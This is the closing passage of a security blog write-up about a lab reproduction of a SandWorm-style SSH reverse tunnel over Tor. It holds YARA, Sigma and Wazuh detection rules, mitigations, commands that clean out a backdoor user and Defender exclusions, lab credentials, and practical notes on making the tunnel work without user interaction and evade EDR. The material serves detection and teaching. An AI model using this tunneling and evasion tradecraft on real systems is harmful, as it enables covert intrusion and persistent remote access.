        $tunnel = "-R 127.0.0.1:" ascii wide
        $plink = "plink" ascii wide nocase
        $user1 = "tambur@"
        $pass1 = "Tunnel2026"
        $onion = ".onion" ascii wide
        $session = "c2tunnel" ascii wide
        $vbs = "MicrosoftEdgeUpdate.vbs" ascii wide
    condition:
        2 of them
}
Sigma (detection in process logs):
title: SSH Reverse Tunnel via Tor SOCKS5 Proxy (Windows)
id: a1b2c3d4-e5f6-7890-abcd-ef1234567890
status: experimental
description: Detecta plink.exe o ssh.exe con reverse port forwarding usando Tor como proxy
author: Red Orbita
logsource:
    category: process_creation
    product: windows
detection:
    selection_plink:
        Image|endswith: '\plink.exe'
        CommandLine|contains|all:
            - '-R '
            - '-load'
    selection_plink_proxy:
        Image|endswith: '\plink.exe'
        CommandLine|contains:
            - '-batch'
            - '9050'
    selection_ssh:
        Image|endswith: '\ssh.exe'
        CommandLine|contains|all:
            - '-R '
            - '9050'
    selection_registry:
        TargetObject|contains:
            - 'SimonTatham\PuTTY\Sessions'
        Details|contains:
            - '.onion'
    condition: 1 of selection_*
level: high
tags:
    - attack.command_and_control
    - attack.t1572
    - attack.t1090.003
    - attack.t1112
Wazuh (custom rule):
<rule id="100200" level="12">
  <if_sid>530</if_sid>
  <match>plink.*-R.*-load|ssh.*-R.*ProxyCommand.*9050</match>
  <description>SSH reverse tunnel via Tor SOCKS5 detected (SandWorm TTP)</description>
  <mitre>
    <id>T1572</id>
    <id>T1090.003</id>
  </mitre>
</rule>

<rule id="100201" level="10">
  <if_sid>592</if_sid>
  <match>SimonTatham.*PuTTY.*Sessions.*onion</match>
  <description>PuTTY session with .onion address created (possible Tor tunnel)</description>
  <mitre>
    <id>T1112</id>
    <id>T1572</id>
  </mitre>
</rule>
Mitigations
| # | Mitigation | Description |
|---|---|---|
| 1 | Block Tor | Filter connections to known Tor nodes (public lists updated daily) |
| 2 | Monitor plink/ssh | Alert on plink.exe or ssh.exe with -R unauthorized reverse tunnel |
| 3 | EDR/Sysmon | Detect creation of PuTTY sessions with hosts .onion on record |
| 4 | SSH Hardening | AllowTcpForwarding no on servers that do not need tunneling |
| 5 | Segmentation | Critical servers should not be able to access the Internet directly |
| 6 | AppLocker | Block tor.exe, plink.exe on endpoints that don't need them |
| 7 | Defend exclusions | Alert if mass exclusions are added (C:\) via Add-MpPreference |
Lab cleaning
Manual (Windows victim)
# Matar tunnel y Tor
Stop-Process -Name plink,tor -Force -ErrorAction SilentlyContinue

# Eliminar tareas programadas
schtasks /Delete /TN "\Microsoft\Windows\WDI\Tambur" /F
schtasks /Delete /TN "\Microsoft\Windows\WDI\TamburWatch" /F
schtasks /Delete /TN "\Microsoft\Windows\WDI\MicrosoftEdgeUpdateTaskMachineCore" /F

# Eliminar usuario backdoor
net user Admin /delete

# Limpiar registro PuTTY
Remove-Item "HKCU:\SOFTWARE\SimonTatham" -Recurse -Force -ErrorAction SilentlyContinue

# Eliminar ficheros
Remove-Item "$env:PUBLIC\Edge Update Manager" -Recurse -Force -ErrorAction SilentlyContinue

# Restaurar exclusiones de Defender
Remove-MpPreference -ExclusionPath "C:\"
Remove-MpPreference -ExclusionPath "$env:TEMP"
Remove-MpPreference -ExclusionPath "$env:PUBLIC"
Manual (C2 server)
sudo userdel -r tambur
sudo rm -rf /var/lib/tor/ssh_hidden_service
sudo systemctl restart tor
Vagrant
cd /ruta/a/vagrant/sandworm_ssh_tor_lab
vagrant destroy -f
Lab credentials
| Machine | User | Password | Service |
|---|---|---|---|
| c2-server | tambour | Tunnel2026 | SSH (endpoint tunnel) |
| victim-win | vagrant | vagrant | WinRM/RDP (admin) |
| victim-win | Admin | 1qaz@WSX | RDP (hidden backdoor) |
Conclusions
This PoC demonstrates why the SSH + Tor combination is so effective for attackers:
- No direct IP connection: Impossible to link victim and attacker through network traffic
- Legitimate traffic: SSH and Tor are legal protocols, difficult to block without impact
- Trivial persistence: A scheduled task and the tunnel is automatically re-established
- Living off the Land:
plink.exeit is legitimate signed software;ssh.exeIt is native to Windows - Low operating cost: Does not require its own visible infrastructure, just a
.onion - Complete evasion: Exclusions in Defender + PuTTY sessions in log = invisible for most EDRs
Technical findings from the lab
During the implementation we discovered real limitations that SandWorm probably also encountered:
- Windows native ssh.exe does NOT work without TTY: OpenSSH for Windows version 8.1 cannot sign SSH keys when run from services (without a terminal). Mistake:
read_passphrase: can't open /dev/tty - plink.exe -proxycmd with external binaries does NOT work: Windows pipe handling breaks the stdin/stdout communication between plink and the proxy binary
- real solution: PuTTY saved sessions with
ProxyMethod=2(SOCKS5) +ProxyDNS=1+ProxyUsername/Password(necessary for-batch, Tor accepts any value)
This explains why SandWorm uses plink.exe with registry configuration instead of native ssh.exe — it's not an arbitrary choice, it's the only way that works on Windows for automated tunneling without user interaction.
The best defense is behavioral detection: monitor processes that do SSH reverse tunnels via SOCKS proxies, inspect the PuTTY log for sessions with hosts .onion, and block connections to the Tor network from machines that don't need it.
References
- APT-C-13 (SandWorm) RDP Backdoor - 360 Threat Intelligence
- MITER ATT&CK - Sandworm Team (G0034)
- Tor Hidden Services Documentation
- SSH Port Forwarding Explained
:wq!
Comments